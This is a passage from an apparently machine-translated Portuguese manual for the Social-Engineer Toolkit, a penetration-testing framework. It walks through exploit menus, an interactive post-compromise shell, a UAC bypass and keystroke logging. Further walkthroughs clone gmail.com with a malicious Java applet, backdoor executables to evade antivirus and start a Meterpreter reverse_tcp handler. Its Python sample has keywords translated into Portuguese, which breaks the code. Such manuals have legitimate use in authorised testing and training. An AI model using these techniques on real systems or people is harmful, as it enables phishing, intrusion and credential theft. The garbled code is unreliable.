O Fast-Track foi criado originalmente há vários anos e automatizou vários vetores de ataque complexos. O Fast-Track tem exploits, vetores de ataque e ataques adicionais que você pode usar durante um teste de penetração.

Selecione no menu:

- 1) Ataques de engenharia social
- 2) Teste de penetração rápido
- 3) Módulos de Terceiros
- 4) Atualizar o Framework Metasploit
- 5) Atualizar o Kit de Ferramentas do Engenheiro Social
- 6) Atualizar configuração SET
- 7) Ajuda, Créditos e Sobre

99) Saia do Kit de Ferramentas do Engenheiro Social

conjunto> 2

Bem-vindo à plataforma Social-Engineer Toolkit - Fast-Track Penetration Testing. Esses vetores de ataque tem uma série de exploits e aspectos de automação para auxiliar na arte do teste de penetração. SET agora incorpora os vetores de ataque alavancados no Fast-Track. Todos esses vetores de ataque foram completamente reescritos e personalizados do zero para melhorar a funcionalidade e as capacidades.

- 1) Últimos artigos sobre o Microsoft SQL
- 2) Explorações personalizadas

99) Retornar ao menu principal

conjunto:fasttrack>1

Bem-vindo ao Social-Engineer Toolkit - Fast-Track Penetration Testing Microsoft SQL Brute Forcer. Este vetor de ataque tentará identificar servidores MSSQL ativos e forçar brutalmente as senhas de contas fracas que podem ser encontradas. Se isso ocorrer, o SET comprometerá o sistema afetado implantando um vetor de ataque binário para hexadecimal que pegará um binário bruto, o converterá em hexadecimal



e usar uma abordagem em estágios na implantação da forma hexadecimal do binário no sistema subjacente. Neste ponto, um gatilho ocorrerá para converter a carga útil de volta para um binário para nós.

- 1) Escanear e atacar MSSQL
- 2) Conecte-se diretamente ao MSSQL

99) Retornar ao menu principal

conjunto:fasttrack:mssql>99

Bem-vindo à plataforma Social-Engineer Toolkit - Fast-Track Penetration Testing. Esses vetores de ataque têm uma série de exploits e aspectos de automação para auxiliar na arte do teste de penetração. O SET agora incorpora os vetores de ataque alavancados no Fast-Track. Todos esses vetores de ataque foram completamente reescritos e personalizados do zero para melhorar a funcionalidade e os recursos.

- 1) Últimos artigos sobre o Microsoft SQL
- 2) Explorações personalizadas

99) Retornar ao menu principal

conjunto:fasttrack>2

Bem-vindo ao Social-Engineer Toolkit - Seção Fast-Track Penetration Testing Exploits. Este menu tem exploits obscuros e aqueles que são principalmente controlados por python. Isso continuará a crescer ao longo do tempo.

- 1) MS08-067 (Win2000, Win2k3, WinXP)
- 2) Mozilla Firefox 3.6.16 Uso do objeto mChannel após exploração gratuita (Win7)
- 3) Solarwinds Storage Manager 5.1.0 Exploração de injeção remota de SQL do SISTEMA
- 4) RDP | Uso após Liberação - Negação de Serviço
- 5) Exploração de desvio de autenticação do MySQL
- 6) Exploração de desvio de autenticação de raiz F5

99) Retornar ao menu principal

set:fasttrack:exploits> Selecione o número do exploit que você deseja:

17 SET Shell Interativo e RATTE



Uma das mais novas adições ao Social-Engineer Toolkit é o shell interativo SET completamente independente e o RATTE, payloads independentes escritos sob medida e incorporados ao toolkit. Esses payloads estão disponíveis somente por meio do Create a Payload and Listener e do vetor Java Applet Attack. Abaixo estão exemplos de uso.

*** Escolha o número do shell que você deseja

1: 172.16.32.170

Insira sua escolha numérica: 1 [*]

Soltando no Social-Engineer Toolkit Interactive Shell. set> ?

Bem-vindo ao menu de ajuda do Social-Engineer Toolkit.

Insira os seguintes comandos para uso:

Comando: shell

Explicação: entrar em um shell de comando

Exemplo: shell

Comando: localadmin <nome de usuário> <senha> **Explicação:**

adiciona um administrador local ao sistema **Exemplo:**

localadmin bob p@55w0rd!

Comando: domainadmin <nome de usuário> <senha> **Explicação:**

adiciona um administrador local ao sistema **Exemplo:**

domainadmin bob p@55w0rd!

Comando: download <caminho_para_arquivo>

Explicação: baixa um arquivo localmente para o diretório raiz do SET.

Exemplo: baixar C:\boot.ini

Comando: upload <caminho_para_o_arquivo_do_atacante> <caminho_para_escrever_na_vítima>

Explicação: carrega um arquivo no sistema da vítima

Exemplo: upload /root/nc.exe C:\nc.exe

Comando: ssh_tunnel <ip_de_ataque> <porta_ssh_de_ataque> <porta_do_tunnel_de_ataque> <usuário> <senha> <porta_do_tunnel>

Explicação: Este módulo faz o tunelamento de portas da máquina da vítima comprometida de volta para a sua máquina.

Exemplo: ssh_tunnel publicipaddress 22 80 root complexpassword?! 80



Comando: ps

Explicação: Listar processos em execução na máquina vítima.

Exemplo: ps

Comando: kill <pid>

Explicação: Mata um processo com base no ID do processo (número) retornado do ps.

Exemplo: matar 3143

Comando: exec <comando> **Explicação:**

Execute um comando na sua máquina 'atacante' LOCAL.

Exemplo exec ls -al

Comando: bypassuac <endereço_ip_do_ouvinte> <porta_do_ouvinte> <x86 ou x64> **Explicação:** Acionar outro shell interativo SET com o sinalizador seguro UAC Exemplo bypassuac 172.16.32.128 443 x64

Comando: grabsystem <ipaddress_of_listener> <port_of_listener> **Explicação:** Carrega um novo shell interativo executado como um serviço e como SYSTEM.

Cuidado: Se estiver usando no Windows 7 com o UAC habilitado, execute o bypassuac primeiro antes de executar este.

Exemplo: grabsystem 172.16.32.128 443

Comando: keystroke_start

Explicação: Inicia um registrador de pressionamento de tecla na máquina vítima. Ele parará quando o shell for encerrado.

Exemplo: keystroke_start

Comando: keystroke_dump

Explicação: Despeja as informações do registrador de pressionamento de tecla. Você deve executar keystroke_start primeiro.

Exemplo: keystroke_dump

Comando: lockworkstation **Explicação:**

Bloqueará a estação de trabalho da vítima, forçando-a a efetuar login novamente. Útil para capturar pressionamentos de tecla.

Exemplo: lockworkstation

set> shell [*]

Entrando em um Prompt de Comando do Windows. Insira seus comandos abaixo.

```
set/command_shell>net user dave P@55w0rd! /ADD Ocorreu o erro  
de sistema 5.
```



Acesso negado.

set/command_shell>sair

[*] Retornando ao shell interativo...

bset> bypassuac 172.16.32.135 443 x64

[*] Tentando carregar o bypass do UAC para a máquina da vítima.

[*] O bypass inicial foi carregado para a vítima com sucesso.

[*] Tentando carregar shell interativo na máquina da vítima.

[*] O shell interativo SET foi carregado com sucesso para a vítima.

[*] Você deve ter um novo shell gerado que é seguro para UAC em alguns segundos...

set> [*] Conexão recebida de: 172.16.32.170

definir> sair

[*] Retornando à lista de vítimas.

*** Escolha o número do shell que você deseja ***

1: 172.16.32.170:UAC-Seguro

2: 172.16.32.170

Digite sua escolha numérica: 1

[*] Entrando no Social-Engineer Toolkit Interactive Shell.

conjunto> concha

[*] Entrando em um Prompt de Comando do Windows. Insira seus comandos abaixo.

set/command_shell>net usuário dave P@55w0rd! /ADD

O comando foi concluído com sucesso.

conjunto/comando_shell>

No exemplo acima, tivemos um shell conectado de volta a nós. Digamos que 30 shells conectados de volta a nós, você veria uma lista dos diferentes endereços IP e shells disponíveis para você. Neste cenário, encontramos um pequeno problema, estávamos mirando em um sistema que tinha o Controle de Acesso do Usuário habilitado. Ao iniciar o sinalizador bypassuac dentro do shell interativo SET, fomos capazes de gerar um shell "UAC Safe" no sistema e comprometê-lo completamente. Por outro lado, uma vez que temos um shell baseado em UAC-Safe, também podemos aproveitar o comando "grabsystem <ipaddress> <port>" para gerar um shell que está sendo executado como SYSTEM na máquina da vítima. No próximo exemplo, encaminharemos a porta do protocolo de área de trabalho remota (RDP) da vítima (3389) da máquina do invasor po-



de volta para nós.

```
conjunto> ssh_tunnel
[!] Uso: ssh_tunnel <ip_de_ataque> <porta_ssh_de_ataque> <porta_do_tunnel_de_ataque> <usuário>
<senha> <porta_do_tunnel>
definir> ssh_tunnel 172.16.32.135 22 3389 root hackme 3389
[*] Informando à máquina vítima que estamos mudando para o modo de túnel SSH.
[*] O servidor é compatível com tunelamento SSH.
[*] O túnel está sendo estabelecido, verifique o endereço IP: 172.16.32.135 na porta: 3389
[*] Como exemplo de tunelamento RDP você usaria rdesktop localhost 3389
conjunto>
```

Agora, tudo o que precisamos fazer em nossa máquina de ataque é iniciar o “rdesktop localhost:3389” para conectar à máquina da vítima. Em seguida, faremos um simples registro de pressionamento de tecla na máquina da vítima.

```
definir> tecla_iniciar
[*] O registrador de pressionamento de tecla foi iniciado na máquina da vítima
conjunto> keystroke_dump
isto é um teste
conjunto>
```

Esses são apenas alguns dos comandos disponíveis, você também pode fazer upload e download de arquivos no sistema, adicionar um administrador local, adicionar um administrador de domínio e muito mais. Basta digitar “help” ou “?” no shell interativo para testar os recursos.

Tutorial do RATTE em breve.

18 SET Automação

O SET tem um recurso chamado “set-automate” que pegará um arquivo de resposta (explicado em um segundo) e digitará os comandos no modo de menu para você. Por exemplo, em orientações anteriores, você tem que digitar cada menu toda vez que preparar o ataque. Então, por exemplo, se eu quisesse fazer o Java Applet, eu faria isso:

Seleciona no menu:

- 1) Vetores de ataque de spear-phishing
- 2) Vetores de Ataque a Sites
- 3) Gerador de mídia infecciosa
- 4) Crie uma carga útil e um ouvinte
- 5) Ataque de mala direta em massa



- 6) Vetor de ataque baseado em Arduino
- 7) Vetor de ataque de falsificação de SMS
- 8) Vetor de ataque de ponto de acesso sem fio
- 9) Vetor de ataque do gerador de QRCode
- 10) Vetores de Ataque do Powershell
- 11) Módulos de Terceiros

99) Retorne ao menu principal.

conjunto> 2

O módulo Web Attack é uma forma única de utilizar múltiplos ataques baseados na web a fim de comprometer a vítima pretendida.

O método Java Applet Attack falsificará um Certificado Java e fornecerá uma carga útil baseada em metasploit. Usa um applet Java personalizado criado por Thomas Werth para entregar a carga.

O método Metasploit Browser Exploit utilizará o Metasploit selecionado explorações do navegador por meio de um iframe e entregam uma carga útil do Metasploit.

O método Credential Harvester utilizará a clonagem web de um site que tenha um campo de nome de usuário e senha e coletará todas as informações postadas no site.

O método TabNabbing aguardará que o usuário vá para um local diferente guia e atualize a página para algo diferente.

O método Web-Jacking Attack foi introduzido por white_sheep, Emgent e a equipe Back|Track. Este método utiliza substituições de iframe para fazer o link de URL destacado parecer legítimo, porém quando clicado, uma janela aparece e é substituída pelo link malicioso. Você pode editar as configurações de substituição de link no set_config se estiver muito lento/rápido.

O método Multi-Ataque adicionará uma combinação de ataques por meio do ataque da web menu. Por exemplo, você pode utilizar o Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, tudo de uma vez para ver qual é bem-sucedido.

- 1) Método de ataque de applet Java
- 2) Método de exploração do navegador Metasploit
- 3) Método de ataque do coletor de credenciais
- 4) Método de ataque Tabnabbing



- 5) Método de ataque Web Jacking
- 6) Método Web de Ataque Múltiplo
- 7) Método de ataque em tela cheia
- 99) Retornar ao menu principal

conjunto:webattack> 1

O primeiro método permitirá que o SET importe uma lista de aplicativos web predefinidos que ele pode utilizar no ataque.

O segundo método clonará completamente um site de sua escolha e permitirá que você utilize os vetores de ataque dentro do mesmo aplicativo da web que estava tentando clonar.

O terceiro método permite que você importe seu próprio site. Observe que você deve ter apenas um index.html ao usar a funcionalidade de importação de site.

[!] Vetores de Ataque a Sites [!]

1. Modelos da Web 2.

Site Cloner 3.

Importação

personalizada 4. Retornar ao menu principal

Digite o número (1-4): 2

SET suporta HTTP e HTTPS Exemplo: http://
www.thisisafakesite.com Insira a URL para clonar:
<https://gmail.com>

[*] Clonando o site: <https://gmail.com> [*] Isso pode demorar um pouco...

[*] Injetando ataque Java Applet no site recém-clonado.

[*] Ofuscação de nome de arquivo completa. O nome da carga útil é: 8J5ovr0IC9tW

[*] Site de applet Java malicioso preparado para implantação

Que carga útil você deseja gerar:

Nome: Descrição:

1. Shell do Windows Reverse_TCP

Gera um shell de comando na vítima e



enviar de volta ao atacante.

2. Windows Reverse_TCP Meterpreter Gera um shell meterpreter na vítima e o envia de volta ao invasor.

- | | |
|--|--|
| 3. Windows Reverse_TCP VNC DLL enviado | Gerar um servidor VNC na vítima e de volta ao invasor. |
| 4. Windows Bind Shell no sistema remoto. | Execute a carga útil e crie uma porta de aceitação |
| 5. Windows Bind Shell X64 em linha | Shell de comando do Windows x64, vincular TCP |
| 6. Shell do Windows Reverse_TCP X64 TCP | Shell de comando do Windows X64, reverso em linha |
| 7. Windows Meterpreter Reverse_TCP X64 Conecte-se novamente ao invasor (Windows x64), Meterpreter | |
| 8. Windows Meterpreter Egress Buster Gera um shell meterpreter e encontra uma porta inicial por meio de várias portas | |
| 9. Windows Meterpreter Reverse HTTPS Tunnel comunicação sobre HTTP usando SSL e use Meterpreter | |
| 10. Windows Meterpreter Reverse DNS Tunnel comunicações sobre DNS e gerar um console Meterpreter | |
| 11. Importe seu próprio executável | Especifique um caminho para seu próprio executável |

Digite a escolha (pressione Enter para o padrão):

Abaixo está uma lista de codificações para tentar ignorar o AV.

Selecione uma das opções abaixo. 'executável backdoor' geralmente é a melhor.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (muito bom)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. contagem regressiva (normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. não alfa (normal)
10. não superior (normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alfa2 (Normal)
14. Sem codificação (nenhum)
15. Multi-Encoder (Excelente)
16. Executável Backdoored (MELHOR)



Digite sua escolha (digite para padrão):

[+] Insira a PORTA do listener (insira para padrão):

[+] Fazendo backdoor em um executável legítimo para contornar o Antivírus. Aguarde alguns segundos...

[+] Backdoor concluído com sucesso. Payload agora está escondido dentro de um executável legítimo.

Você quer criar um payload reverse_tcp do Linux/OSX no ataque do Java

Applet também?

Digite a opção sim ou não: não

Analisando as opções, selecionamos:

1

2 1 <https://gmail.com>

não

Se você criar um arquivo de texto chamado moo.txt ou algo assim e inserir isso nele, você pode chamar set-automate e ele irá inserir isso para você todas as vezes.

```
root@bt:/pentest/exploits/set# ./set-automate moo.txt [*] Gerando SET  
em um processo encadeado...  
[*] Enviando comando 1 para a interface...  
[*] Enviando comando 2 para a interface...  
[*] Enviando comando 1 para a interface...  
[*] Enviando comando https://gmail.com para a interface...  
[*] Enviando comando padrão para a interface...  
[*] Enviando comando padrão para a interface...  
[*] Enviando comando padrão para a interface...  
[*] Enviando comando no para a interface...  
[*] Enviando comando padrão para a interface...  
[*] Finalizado o envio de comandos, interagindo com a interface.
```



19 perguntas frequentes

Em um esforço para evitar confusão e ajudar a entender algumas das perguntas comuns sobre o SET.

P. Estou usando NAT/encaminhamento de porta. Como posso configurar o SET para oferecer suporte a esse cenário?

A. Edite o arquivo config/set_config e defina AUTO_DETECT=ON para AUTO_DETECT=OFF.

Quando essa opção estiver disponível, você será questionado sobre as seguintes questões:

O NAT/Port Forwarding pode ser usado nos casos em que sua máquina SET está não exposto externamente e pode ser um endereço IP diferente do seu ouvinte reverso.

Você está usando NAT/Port Forwarding? sim ou não: sim

Insira o endereço IP do seu servidor web SET (IP externo ou nome do host): externalipgoeshere

Em alguns casos, você pode ter seu listener em um endereço IP diferente. Se esse for o caso, a próxima pergunta pergunta se seu endereço IP é diferente para o manipulador/listener reverso. Se esse for o caso, especifique sim e insira seu endereço IP separado para o listener.

O seu manipulador de carga útil (metasploit) está em um IP diferente do seu NAT/porta externo

Endereço FWD (sim ou não): sim

Insira o endereço IP para o manipulador reverso (carga útil reversa):

otherexternalipgoeshere

P. Meu Applet Java não está funcionando corretamente e não sou solicitado a inseri-lo ao navegar no site.

A. Ou você não tem o Java instalado na máquina da vítima, ou está usando um cenário de encaminhamento de NAT/Porta e precisa transformar AUTO_DETECT=ON em AUTO_DETECT=OFF.

Se você fizer uma visualização de origem na página da web, o applet deve ser baixado do seu endereço IP que é acessível da vítima. Em alguns casos, o SET pode pegar o IP de interface errado também, neste cenário você novamente vai querer editar o set_config e transformar AUTO_DETECT em OFF

20 Certificados de Assinatura de Código

Mais recentemente, o Java lançou uma atualização que dificultou um pouco o ataque do Java Applet. Em formas de ataque tradicionais ao usar o ataque do Java Applet, você poderia criar um certificado autoassinado e o publicador poderia ser manipulado para mostrar o que você

queria. Alguns meses atrás, eles lançaram uma nova atualização que mostrava Publish: (UNKNOWN) – PUBLISHERNAME. Embora fosse um pouco um obstáculo, não era ruim. Se um nome proeminente ainda fosse usado, a taxa de sucesso não era prejudicada e o vetor de ataque ainda era eficaz.

Na versão mais recente do Java, agora ele mostra um grande “UNKNOWN” em publisher e é isso. Isso não é um grande showstopper, mas reduz um pouco a eficácia nas taxas de sucesso de como o SET funciona. Para compensar essas mudanças, o Java Repeater foi introduzido. Se a vítima clicar em cancelar no applet, ele solicita que o applet Java seja executado novamente, repetidamente, até que eles cliquem em executar. Isso é ótimo, mas não foi 100 por cento.

Introduzido no SET v1.4, agora você pode comprar seu próprio certificado de assinatura de código (US\$ 200,00) e assinar seus próprios certificados com o que quiser. Isso permite que você assine o nome do publicador com o que quiser e se livre dos ataques de antes.

Você pode criar a solicitação e copiar e colar os dados dentro dos menus do SET ou pode fazer isso sozinho e então importá-los para o SET. Basta ir para o vetor Web Attack e selecionar Create or Import a Code Signing certificate. Isso substituirá o Signed_Update.jar.orig que é o modelo usado para todos os ataques do Java Applet. A partir de então, você poderá alavancar seu certificado de assinatura de código dentro do vetor de ataque do SET.

21 Desenvolvendo seus próprios módulos SET

Na versão 1.2 foram introduzidos os módulos da biblioteca principal e a capacidade de adicionar módulos de terceiros ao SET. Essencialmente, a pasta localizada na raiz do SET “modules” pode adicionar adições ou melhorias ao SET e adicionar contribuições adicionais ao kit de ferramentas. A primeira coisa a ser notada é que quando você adiciona um novo arquivo “.py” ao diretório de módulos, ele será automaticamente importado para o SET em “Third Party Modules”. Abaixo está um exemplo de um módulo de teste:

```
#  
# Estes são campos obrigatórios  
#  
importar sistema  
# alternar para importar o núcleo  
sys.path.append("origem/núcleo")  
# importar os módulos principais  
tente: recarregar(core)  
exceto: importar núcleo  
  
MAIN="Este é um módulo de teste"  
AUTOR="Dave 'ReL1K' davek@social-engineer.org"
```



```
# def main(): cabeçalho é obrigatório
def principal():
    core.java_applet_attack("https://gmail.com","443","relatórios/")
    pause=raw_input("Este módulo foi concluído. Pressione <enter> para continuar")
```

Neste exemplo, criamos um módulo simples que usará o vetor de ataque do applet Java, clonará um site e lançará o ataque para nós. Ele lida com a criação de payloads do Metasploit e tudo mais para nós. No final das contas, você pode criar o que quiser usando as chamadas de função incorporadas ao SET ou criando as suas próprias. Agora, se executarmos o SET:

```
root@bt:/pentest/exploits/set# ./set
```

```
#####.#####.#####
##.##.##.##...
##.##.##.##...
#####.#####.##...
.....##.##.##...
##.##.##.##...
#####.#####.##...
```

[--] O Kit de Ferramentas do Engenheiro Social [--]
 Escrito por David Kennedy (ReL1K) [--] [--]
 Versão: 1.2
 (SET) [--] [-Godinome: 'Shakawkaw' [--]
 [--] Reportar bugs para: davek@social-engineer.org [--]
 [--] Siga-me no Twitter: dave_rel1k [--]
 [--] Página inicial: http://www.secmaniac.com [--]
 [--] Estrutura: http://www.social-engineer.org [--]

Bem-vindo ao Social-Engineer Toolkit (SET). Seu único
 loja virtual para todas as suas necessidades de engenharia social.

DerbyCon 2011 30 de setembro a 02 de outubro - <http://www.derbycon.com>

Selecione no menu:

1. Vetores de ataque de spear-phishing
2. Vetores de Ataque de Sites
3. Gerador de mídia infecciosa
4. Crie uma carga útil e um ouvinte
5. Ataque de mala direta em massa



6. Teensy USB HID Attack Vector 7. SMS
Spoofing Attack Vector 8. Módulos de terceiros 9. Atualizar o Metasploit Framework 10. Atualizar o Social-Engineer Toolkit 11. Ajuda, créditos e sobre 12. Sair do Social-Engineer Toolkit

Digite sua escolha: 8

Bem-vindo ao menu de módulos de terceiros do Social-Engineer Toolkit.

Leia o arquivo `readme/modules.txt` para obter mais informações sobre como criar seus próprios módulos.

1. Este é um módulo de teste
2. Retorne ao menu anterior.

Insira o módulo que deseja utilizar: 1

[+] Fazendo backdoor em um executável legítimo para contornar o Antivírus. Aguarde alguns segundos...

[+] Backdoor concluído com sucesso. Payload agora está escondido dentro de um executável legítimo.

[*] A codificação UPX está definida como LIGADA, tentando compactar o executável com codificação UPX.

[*] O roubo de assinatura digital está ativado, sequestrando um certificado digital legítimo.

[*] Executável criado em `src/program_junk/ajk1K7WI.exe`

[*] Clonando o site: <https://gmail.com> [*] Isso pode demorar um pouco...

[*] Injetando ataque Java Applet no site recém-clonado.

[*] Ofuscação de nome de arquivo completa. O nome da carga útil é: `m3LrpBcbjm13u` [*]
Site de applet Java malicioso preparado para implantação

O site foi clonado com sucesso e está: `reports/` [*] Iniciando o multi/handler através do Metasploit...

o	8	sim
8	8	8

sim, YoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8.oPYo. o8 o8P 8' 8 8 800008

8 .ooooo8 Yb.. 8 8 8 8 8 8 8 8.

8 8 8 'Sim. 8 8 8 8 8 8



```
8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8
```

```
.....:::8.....:::8.....:::
```

```
.....:::8.....:::
```

```
.....:::
```

```
= [ metasploit v4.4.0-dev [núcleo:4.4 api:1.0]
+ -- =[ 891 exploits - 484 auxiliares - 149 post
+ -- =[ 251 cargas úteis - 28 codificadores - 8 nops
= [ svn r15540 atualizado há 23 dias (2012.06.27)
```

```
recurso (/pentest/exploits/set/src/program_junk/msf_answerfile)> usar multi/handler
```

```
recurso (/pentest/exploits/set/src/program_junk/msf_answerfile)> definir carga útil windows/meterpreter/
reverse_tcp
```

```
carga útil => windows/meterpreter/reverse_tcp
```

```
recurso (/pentest/exploits/set/src/program_junk/msf_answerfile)> definir LHOST 0.0.0.0
```

LHOST => 0.0.0.0

```
recurso (/pentest/exploits/set/src/program_junk/msf_answerfile)> definir LPORT 443
```

LPORT => 443

```
recurso (/pentest/exploits/set/src/program_junk/msf_answerfile)> exploit -j
```

[*] Exploit em execução como trabalho em segundo plano.

[*] Iniciado manipulador reverso em 0.0.0.0:443

[*] Iniciando o manipulador de carga útil...

msf exploit(manipulador) >

msf exploit(manipulador) >

msf exploit(manipulador) > sair

Este módulo foi concluído. Pressione <enter> para continuar

Os arquivos do sistema principal estão localizados em src/core/core.py e podem ser modificados e expandidos. Aqui está uma lista de todas as chamadas de função atuais suportadas e seus parâmetros:

```
core.meta_path() # Retorna o caminho do diretório Metasploit no set_config
```

```
core.grab_ipaddress() # Retorna seu endereço IP usado para os ataques
```

```
core.check_pexpect() # Verifica se o módulo Python PEXPECT está instalado
```

```
core.check_beautifulsoup() # Verifique se o módulo Python BeautifulSoup está instalado
```



core.cleanup_routine() # Removidas informações de processos obsoletos, arquivos, etc.

core.update_metasploit() # Atualiza o framework Metasploit

core.update_set() # Atualiza o Social-Engineer Toolkit

core.help_menu() # Exibe o menu de ajuda

core.date_time() # Exibe a data e a hora

core.generate_random_string(low,high) # gera um número entre o intervalo baixo e alto (aleatório).
Então você pode usar generate_random_string(1,30) e ele criará uma string única entre 1 e 30 caracteres de comprimento

core.site_cloner(website,exportpath, *args) # clona um site e o exporta para um caminho específico.
Então, por exemplo, você pode usar
core.site_cloner("https://gmail.com","reports/") e ele clonará o site e o exportará para o diretório reports.

core.meterpreter_reverse_tcp_exe(porta) # cria uma carga útil reversa do meterpreter, só precisa especificar a porta.

core.metasploit_listener_start(payload,port) # cria um listener do meterpreter, só precisa especificar o payload (exemplo windows/meterpreter/reverse_tcp) e a porta.

core.start_web_server(directory) # Inicia um servidor web na raiz do diretório que você especificar, por exemplo core.start_web_server("relatórios")

core.java_applet_attack(website,port,directory) # Clona um site, cria um backdoor do meterpreter, inicia um servidor web e cria o listener. A porta é a porta do listener reverso do meterpreter. Exemplo core.java_applet_attack("https://
gmail.com", "443", "reports/")

core.teensy_pde_generator(attack_method) # Cria um arquivo teensy pde que você pode usar para o vetor de ataque teensy USB HID. Você pode chamar os seguintes métodos de ataque: beef, powershell_down, powershell_reverse, java_applet e wscript. Exemplo:
teensy_pde_generator("powershell_reverse")

windows_root() # pega o caminho raiz do ambiente do Windows, por exemplo
C:\JANELA

upx(path_to_file) # empacota um binário via codificação UPX, também ofusca um pouco melhor.

